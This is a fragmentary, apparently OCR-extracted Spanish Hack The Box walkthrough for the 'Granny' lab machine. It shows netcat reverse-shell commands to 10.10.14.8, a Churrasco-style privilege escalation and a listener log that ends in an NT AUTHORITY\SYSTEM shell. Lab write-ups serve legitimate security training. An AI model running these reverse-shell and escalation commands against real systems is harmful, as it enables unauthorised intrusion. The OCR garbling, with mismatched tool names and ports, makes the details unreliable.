
\\10.10.14.8\carpeta\nc.exe 10.10.14.8 123 -e cmd




y listo




escalamos igual con churrasco




aca no corrio porque me toco volver a traerme el nectat



escalda.exe "nc.exe 10.10.14.8 1234 -e cmd.exe"




~/machineshtb/Granny
rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.15] 1043
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
C:\WINDOWS\TEMP>whoami
whoami
nt authority\system
C:\WINDOWS\TEMP>
C:\WINDOWS\Temp>
Directory of C:\WINDOWS\Temp
11/28/2023 05:49 AM <DIR> .
11/28/2023 05:49 AM <DIR> ..